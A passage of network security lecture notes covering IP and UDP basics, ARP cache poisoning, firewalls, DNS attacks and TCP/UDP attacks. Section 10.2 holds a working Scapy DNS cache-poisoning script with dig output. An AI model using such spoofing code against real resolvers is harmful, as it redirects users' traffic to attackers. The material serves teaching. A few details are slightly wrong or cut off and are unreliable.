Or **Cryptojacking**, a malware component designed to take over a computer's resources and use them for cryptocurrency mining without the user's explicit permission.

※ Lecture 9

9.1 The Basics

IP Addressing and Network Interfaces

IPv4 addressing through CIDR (Classless Inter-Domain Routing), e.g.;

192.168.60.5/24

should indicate that the first 24 bits are the network ID, and the address range is $32 - 24 = 8$ bits which is equal to $2^8 = 256$.

The Network Stack

Application (creates the data to be sent) → **socket** → **Transport Layer** (appends the UDP addresses of the source and destination) → **Network Layer** (appends the IP addresses of the source and destination) → **Data Link Layer** (appends the source and destination addresses of the MAC layer) → **NIC** → **Network**.

Sending Packets

```
#!/usr/bin/python3
import socket

IP = "127.0.0.1"
PORT = 9090
data = b'Hi!'

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(data, (IP, PORT))
```

```
$ nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Hi!
```

Receiving Packets

udp_server.py is given below

```
#!/usr/bin/python3
import socket

IP = "0.0.0.0"
PORT = 9090

sock = socket.socket(socket.AF\_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))

while True:
    data, (ip,port) = sock.recvfrom(1024)
    print("Sender: {} and Port: {}".format(ip,port))
    print("Received message: {}".format(data))
```

```
seed@10.0.2.6:$ nc -u 10.0.2.7 9090
hello
hi
```

The command creates a simple, raw UDP client that streams whatever you supply to `10.0.2.7`

```
Server(10.0.2.7):$ udp_server.py
Sender: 10.0.2.6 and Port: 49112
Received message: b'hello\n'
Sender: 10.0.2.6 and Port: 49112
Received message: b'hi\n'
```

Packet Sniffing

Turning on **promiscuous mode** on the NIC will allow every frame to be accepted instead of just for your MAC. Tools include tcpdump, and wireshark.

Packet Spoofing

In a normal packet, only some selected header fields can be set by users, the OS will set other fields. Packet Spoofing sets **arbitrary header fields** using external tools.

9.2 The ARP Protocol

The NIC is the Network interface Card acting as the physical/logical link between computer and network. Each NIC has a hardware (MAC) address.

- **Physical NICs** - interface speaks to an actual physical wire or medium (wi-fi, bluetooth)
- **Virtual NICs** - If you have a web server that needs to speak to a database server, they don't necessarily need to be physically accessible and addressable on the network. You can just have the server listen on a virtual interface and loop back on it. These are usually `127.0.0.1` in IPv4.
- **Tunnel and Tap NICs** - interfaces are used for tunneling, firewalls and VPNs.

MAC Address Randomization

Having the same MAC Address on a mobile device which connects to local area Wi-Fi networks, anyone packet sniffing on these networks can figure out the location of users moving through this area. So many devices now utilise randomization on their MAC addresses every time they connect to a new network so that the connecting device cannot be correlated to the same device if it was used on another network.

The ARP Protocol

Every frame on an Ethernet/Wi-Fi LAN must carry MAC addresses, but higher-layer software usually only knows IP addresses. The Address Resolution Protocol maps one to the other, when a host wants to send a message to `10.9.0.6`, it first broadcasts to **"Who has 10.9.0.6? Tell 10.9.0.5"**, receives a unicast reply containing the target's MAC, then caches that mapping for later use.

The ARP Cache

ARP is chatty, every OS keeps a cache. Dynamic entries time-out every 0.5 - 2 minutes or so but static entries never age. Caching cuts traffic but opens the door to accepting.

With no authentication, ARP was designed for trusted LAN, however **gratuitous ARP announcements** can be easily forged.

ARP Cache Poisoning

- The attacker sends a **forged ARP reply**; "Gateway IP → Attacker MAC", the victim will overwrite its own cache so **packets** for the gateway now **go to the attacker**.
- (optionally) Poison the gateway's cache the other way around, which creates a full MITM path.
- Attacker forwards or drops traffic from the victim allowing them to sniff credentials, inject malicious responses or conduct DoS.

※ Lecture 10

10.1 Firewalls

Modern devices are usually stateful; can individually track sessions of network connections traversing it.

- **Ingress rules** - stop unwanted traffic **entering** a network
- **Egress rules** - stop sensitive traffic **leaving** a network

10.2 DNS attacks

The Domain Name Service is organized hierarchically in a tree-like structure. Where each node is a domain or subdomain. ROOT is the root of the domain and below ROOT, we have the Top-Level Domain (TLD). E.g, `www.example.com`

has TLD of .com. Next are the second-level domains usually assigned to specific entities such as companies, schools, etc.

DNS Cache Poisoning

By exploiting vulnerabilities within local network resolvers, attackers inject spoofed DNS responses directly into the resolver's cache misleading local users.

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.com' in
                    pkt[DNS].qd.qname.decode('utf-8')):
        IPpkt   = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt  = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec  = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        rdata='1.2.3.4', ttl=259200)
        NSsec   = DNSRR(rrname="example.com", type='NS',
                        rdata='ns.attacker32.com', ttl=259200)
        DNSpkt  = DNS(id=pkt[DNS].id, aa=1, rd=0,
                        qdcount=1, qr=1, ancount=1, nscount=1,
                        qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
```


Using the Scapy library, the above code is able to spoof DNS responses. Upon receiving a matching DNS request, it crafts a malicious response packet. The response packet maintains the critical identifiers from the original query `id` essential for DNS response legitimacy. Finally the malicious `spoofpkt` is sent to the victim's DNS resolver.

```
# dig www.example.com

;; QUESTION SECTION:
;www.example.com                IN          A

;; ANSWER SECTION:
www.example.com.         259200  IN          A           1.2.3.4

;; Query time:  1176 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
```

DNS Rebinding Attack

Involves changing DNS entries rapidly tricking browsers into accessing internal IP addresses, bypassing same-origin policy security mechanisms. This can expose local network resources to external attackers.

The Kaminsky Attack



involves exploiting weak randomization in DNS transaction IDs, allowing attackers to inject forged DNS replies at scale.

10.3 TCP/UDP attacks

TCP and UDP attacks target vulnerabilities in the transport layer of the network stack, aiming to disrupt communication, hijack sessions or overwhelm systems. TCP is connection-oriented and reliable, while UDP is connectionless and faster but less secure.

UDP Attacks

Because UDP is stateless and lacks mechanisms for reliability or connection tracking, this makes it vulnerable to amplification and spoofing.

- **Denial-of-Service (DOS)** - Repeatedly send malformed UDP traffic to deplete server resources.
- **Amplification Attack** - Send small spoofed requests with the victim's IP to public servers, causing them to flood the victim with large responses.
- **Fraggle Attack** - Similar to a smurf attack but uses UDP instead of ICMP, by broadcasting UDP packets to amplify traffic toward the target.
- **Ping-Pong Attack** - Sending UDP packets between two misconfigured services that automatically respond to each other, creating an infinite loop.

TCP Attacks

These attacks typically include sequence numbers and acknowledgement, making it more complex and requiring more nuanced exploits.

- **SYN Flooding** - Exploiting the 3-way handshake by sending multiple SYN requests without completing the handshake, consuming server resources and denying legitimate connections.
- **Reset Attack** - Sending forged TCP Reset (RST) packets to forcibly terminate active connections.
- **Session Hijacking** - By guessing or sniffing sequence numbers and injecting pacjets into an existing session, the attacker takes over communication and impersonates one of the parties.

Both classes of attacks can be mitigated using firewall rules, rate-limiting, encryption (TLS, etc.), and properly configured services which reject spoofed or unauthenticated packets.